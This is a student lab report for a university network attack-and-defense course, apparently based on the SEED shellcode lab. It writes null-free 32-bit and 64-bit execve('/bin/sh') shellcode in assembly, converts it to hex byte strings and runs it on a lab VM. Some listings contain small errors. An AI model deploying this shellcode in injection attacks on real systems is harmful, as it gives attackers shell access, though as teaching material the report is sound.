
四川大學

课程实践报告



课 程 网络攻防技术(314006040)

课 序 号 3

作业名称 shellcode 编写实验

评 分

姓 名 邓嘉怡 学号 2022141530010

评阅意见

1 作业题目

shellcode 广泛用于许多涉及代码注入的攻击中。编写 shellcode 是相当有挑战性的。虽然我们可以很容易地从互联网上找到现有的 shellcode，但是能够从头开始编写我们自己的 shellcode 总是令人兴奋的。shellcode 中涉及到几种有趣的技术。本实验室的目的是帮助学生理解这些技术，以便他们能够编写自己的 shellcode。

编写 shellcode 有几个挑战，一个是确保二进制文件中没有 0x00，另一个是找出命令中使用的数据的地址。第一个挑战不是很难解决，有几种方法可以解决它。第二个挑战的解决方案导致了编写外壳代码的两种典型方法。在一种方法中，数据在执行期间被推入堆栈，因此可以从堆栈指针获得它们的地址。在第二种方法中，数据存储在代码区域中，就在调用指令之后，因此在调用调用函数时，其地址被推入堆栈（作为返回地址）。两种解决方案都非常优雅，我们希望学生能够学习这两种技术。

2 实验步骤及结果

任务一.a: 写 shellcode

1. 编译 mysh.s 并得到二进制文件

```
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o  
[10/22/24]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
```


截取: 31c050682f2f7368682f62696e89e3505389e131d231c0b00bcd80

复制到 convert.py 中

```
1#!/usr/bin/env python3
2
3# Run "xxd -p -c 20 rev_sh.o",
4# copy and paste the machine code to the following:
5ori_sh = ""
631c050682f2f7368682f62696e89e3505389e131d231c0b00bcd80
7"""
8
9sh = ori_sh.replace("\n", "")
10
11length = int(len(sh)/2)
12print("Length of the shellcode: {}".format(length))
13s = 'shellcode= (\n' + ' '
14for i in range(length):
15    s += "\\x" + sh[2*i] + sh[2*i+1]
16    if i > 0 and i % 16 == 15:
17        s += '\n' + ' '
18s += '\n' + ").encode('latin-1')"
19print(s)
20
21
```

5. 执行 convert.py, 得到包含 16 进制机器码

```
[10/22/24]seed@VM:~/.../Labsetup$ ./convert.py
Length of the shellcode: 27
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
    "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[10/22/24]seed@VM:~/.../Labsetup$
```

任务一.b: 消除代码中的 0

1. 解释为什么 "xor eax, eax" 会有效的将 0 分配给 eax, 并且不会在机器码中获得一个 0?

move 指令为 5 个字节, 会将 eax 后续的机器码中获得 0, 而 xor 指令为 2 个字节, 机器码中不会有多余的 0

2. 修改 mysh 代码如下，用小端的方法，把 abc 丢弃，h 压入栈中

```
1 section .text
2 global _start
3 _start:
4     ; Store the argument string on stack
5     xor     edx,edx
6     mov     edx,"habc"
7     shl     edx,24
8     shr     edx,24
9     push     edx           ; Use 0 to terminate the string
0     push     "/bas"
1     push     "/bin"
2     mov     ebx,esp       ; Get the string address
~
```

3. 编译链接并执行

```
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh_t1.s -o mysh_t1.o
[10/22/24]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh_t1.o -o mysh_t1
[10/22/24]seed@VM:~/.../Labsetup$ sudo ./mysh_t1
root@VM:/home/seed/Desktop/Labsetup#
```

4. 查看机器码

```
[10/22/24]seed@VM:~/.../Labsetup$ objdump -Intel --disassemble mysh_t1.o

mysh_t1.o:          file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
  0:  31 d2                xor     edx,edx
  2:  ba 68 61 62 63      mov     edx,0x63626168
  7:  c1 e2 18            shl     edx,0x18
  a:  c1 ea 18            shr     edx,0x18
  d:  52                  push     edx
  e:  68 2f 62 61 73      push     0x7361622f
 13:  68 2f 62 69 6e      push     0x6e69622f
 18:  89 e3                mov     ebx,esp
 1a:  50                  push     eax
 1b:  53                  push     ebx
 1c:  89 e1                mov     ecx,esp
 1e:  31 d2                xor     edx,edx
 20:  31 c0                xor     eax,eax
 22:  b0 0b                mov     al,0xb
 24:  cd 80                int     0x80
```

任务一.c:

1. 修改 mysh.s 的代码如下

```

section .text
global _start
_start:
    ; Store the argument string on stack
    xor  eax,eax
    push eax          ; Use 0 to terminate the string
    push "//sh"
    push "/bin"
    mov  ebx, esp     ; Get the string address

    mov  edx,"-caa"
    shl  edx,16
    shr  edx,16

    push eax
    push edx
    mov  ecx,esp

    push eax
    push "-la"
    push "ls "
    mov  edx,esp
    push eax
    push edx
    push ecx
    push ebx

    mov  ecx,esp
    xor  edx,edx
    xor  eax,eax
    mov  al,0x0b
    int  0x80

```

2. 编译运行

```

[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh_tlc.s -o mysh_tlc.o
[10/22/24]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh_tlc.o -o mysh_tlc
[10/22/24]seed@VM:~/.../Labsetup$ ./mysh_tlc
total 84
drwxrwxrwx 2 seed seed 4096 Oct 22 05:11 .
drwxr-xr-x 5 seed seed 4096 Oct 22 03:52 ..
-rwxrwxrwx 1 seed seed 294 Dec 27 2020 Makefile
-rwxrwxrwx 1 seed seed 483 Oct 22 04:12 convert.py
-rwxrwxr-x 1 seed seed 4504 Oct 22 03:57 mysh
-rw-rw-r-- 1 seed seed 642 Dec 5 2020 mysh.s
-rwxrwxrwx 1 seed seed 266 Dec 5 2020 mysh2.s
-rwxrwxrwx 1 seed seed 378 Dec 5 2020 mysh_64.s
-rwxrwxr-x 1 seed seed 4516 Oct 22 04:32 mysh_t1
-rw-rw-r-- 1 seed seed 464 Oct 22 04:32 mysh_t1.o
-rwxrwxrwx 1 seed seed 695 Oct 22 04:28 mysh_t1.s
-rwxrwxr-x 1 seed seed 4540 Oct 22 05:11 mysh_tlc
-rw-rw-r-- 1 seed seed 480 Oct 22 05:11 mysh_tlc.o
-rwxrwxrwx 1 seed seed 607 Oct 22 05:10 mysh_tlc.s
-rwxrwxr-x 1 seed seed 4504 Oct 22 05:05 task1b
-rw-rw-r-- 1 seed seed 448 Oct 22 05:04 task1b.o
-rw-rw-r-- 1 seed seed 930 Oct 22 05:04 task1b.s

```

3. 查看机器码

```
[10/22/24]seed@VM:~/.../Labsetup$ objdump -Intel --disassemble mysh_tlc.o
mysh_tlc.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
  0:  31 c0                xor     eax,eax
  2:  50                  push    eax
  3:  68 2f 2f 73 68      push    0x68732f2f
  8:  68 2f 62 69 6e      push    0x6e69622f
  d:  89 e3              mov     ebx,esp
  f:  ba 2d 63 61 61      mov     edx,0x6161632d
 14:  c1 e2 10          shl     edx,0x10
 17:  c1 ea 10          shr     edx,0x10
 1a:  50                  push    eax
 1b:  52                  push    edx
 1c:  89 e1              mov     ecx,esp
 1e:  50                  push    eax
 1f:  68 20 2d 6c 61      push    0x616c2d20
 24:  68 6c 73 20 20      push    0x2020736c
 29:  89 e2              mov     edx,esp
 2b:  50                  push    eax
 2c:  52                  push    edx
 2d:  51                  push    ecx
 2e:  53                  push    ebx
 2f:  89 e1              mov     ecx,esp
 31:  31 d2              xor     edx,edx
 33:  31 c0              xor     eax,eax
 35:  b0 0b              mov     al,0xb
 37:  cd 80              int     0x80
```

任务二：

1. 解释 mysh2.s 代码

section .text

global _start

_start:

BITS 32

指定 NASM 产生的代码被运行在 32 位模式处理器下

jmp short two

跳转到 two 位置

one:

pop ebx

将堆栈中一个字节弹出到 ebx 中, 这里是 db 语句的 ip 地址

xor eax, eax

eax 和 eax 异或

mov [ebx+7], al

将 al (就是 eax 的低八位) 的数据传送给地址 ebx+7

mov [ebx+8], ebx

将 ebx 的数据传送给地址 ebx+8

`mov [ebx+12], eax` 将 `eax` 的数据传给地址 `ebx+12`
`lea ecx, [ebx+8]` 将 `ebx+8` 的有效地址传送给 `ecx`
`xor edx, edx` `edx` 和 `edx` 异或
`mov al, 0x0b` 将 `0x0b` 传送给 `al`(`eax` 的低 8 位)
`int 0x80`

`two:`

`call one` 先将 `db` 语句的 IP 压入栈中, 再使当前的 IP+16 位移, 再跳转到 `one` 处

`db '/bin/sh*AAAABBBB'` 定义指令

2. 编译运行

```
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
[10/22/24]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh2.o -o mysh2
[10/22/24]seed@VM:~/.../Labsetup$ ./mysh2
Segmentation fault
[10/22/24]seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
[10/22/24]seed@VM:~/.../Labsetup$ ./mysh2
$ ls
Makefile      mysh.s      mysh2.s      mysh_t1.o    mysh_t1c.o   task1b.o
convert.py    mysh2       mysh_64.s    mysh_t1.s    mysh_t1c.s   task1b.s
mysh          mysh2.o     mysh_t1      mysh_t1c     task1b
$
```

3. 为什么代码能成功

`mov[ebx+7], al`, 将*替换为 `0x00`, `mov[ebx+8], ebx`, 将 `AAAA` 替换为 `"/bin/sh"` 的地址, 将 `BBBB` 替换为 `"0"`; `lea ecx, [ebx+8]`; `argv` 此时为 `["/bin/sh"]`, 所以可以执行成功

4. 修改代码

```

1 section .text
2 global _start
3 _start:
4     BITS 32
5     jmp short two
6     one:
7         pop esi
8         xor eax, eax
9         mov [esi+12], al
10        mov [esi+14], al
11        mov [esi+19], al
12        mov [esi+24], al
13        mov [esi+25], esi
14        lea ebx, [esi+13]
15        mov [esi+29], ebx
16
17        lea ebx, [esi+15]
18        mov [esi+33], ebx
19
20        lea ebx, [esi+20]
21        mov [esi+37], ebx
22
23        mov [esi+41], eax
24
25        mov al, 0xb
26        mov ebx, esi
27
28        lea ecx, [esi+25]
29        lea edx, [esi+41]
30        int 0x80
31    two:
32        call one
33        db '/usr/bin/env*-*a=11*b=22*AAAABBBBCCCCDDDEEEEE'

```

最终，修改后的 mysh2.s 可用 c 语言总结为：

```

char *command[] = {"/usr/bin/env", "-", "a=11", "b=22" NULL};

execve(command[0], command, NULL);

```

5. 编译并执行

```

[10/22/24]seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh21.s -o mysh21.o
[10/22/24]seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh21.o -o mysh21
[10/22/24]seed@VM:~/.../Labsetup$ ./mysh21
Segmentation fault
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh21.s -o mysh21.o
[10/22/24]seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh21.o -o mysh21
[10/22/24]seed@VM:~/.../Labsetup$ ./mysh21
a=11
b=22
[10/22/24]seed@VM:~/.../Labsetup$


```

任务三：写 64bit 的 shellcode

1. 将占位符替换为%0 的操作修改 mysh_64, 代码如下:

```
1 section .text
2 global _start
3 _start:
4     xor rdx,rdx
5     push rdx
6     mov rax,'h#####'
7     shl rax,56
8     shr rax,56
9     push rax
10    mov rdi,rsi
11    mov rax,'/bin/bas'
12    push rax
13    mov rdi,rsi
14    push rdx
15    push rdi
16    mov rsi,rsi
17    xor rax,rax
18    mov al,0x3b
19    syscall
20
```

2. 编译并运行, 成功



```
seed@VM: ~/.../Labsetup
[10/22/24]seed@VM:~/.../Labsetup$ nasm -f elf64 task1b.s -o task1b.o
[10/22/24]seed@VM:~/.../Labsetup$ ld task1b.o -o task1b
[10/22/24]seed@VM:~/.../Labsetup$ ./task1b
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[10/22/24]seed@VM:~/.../Labsetup$
```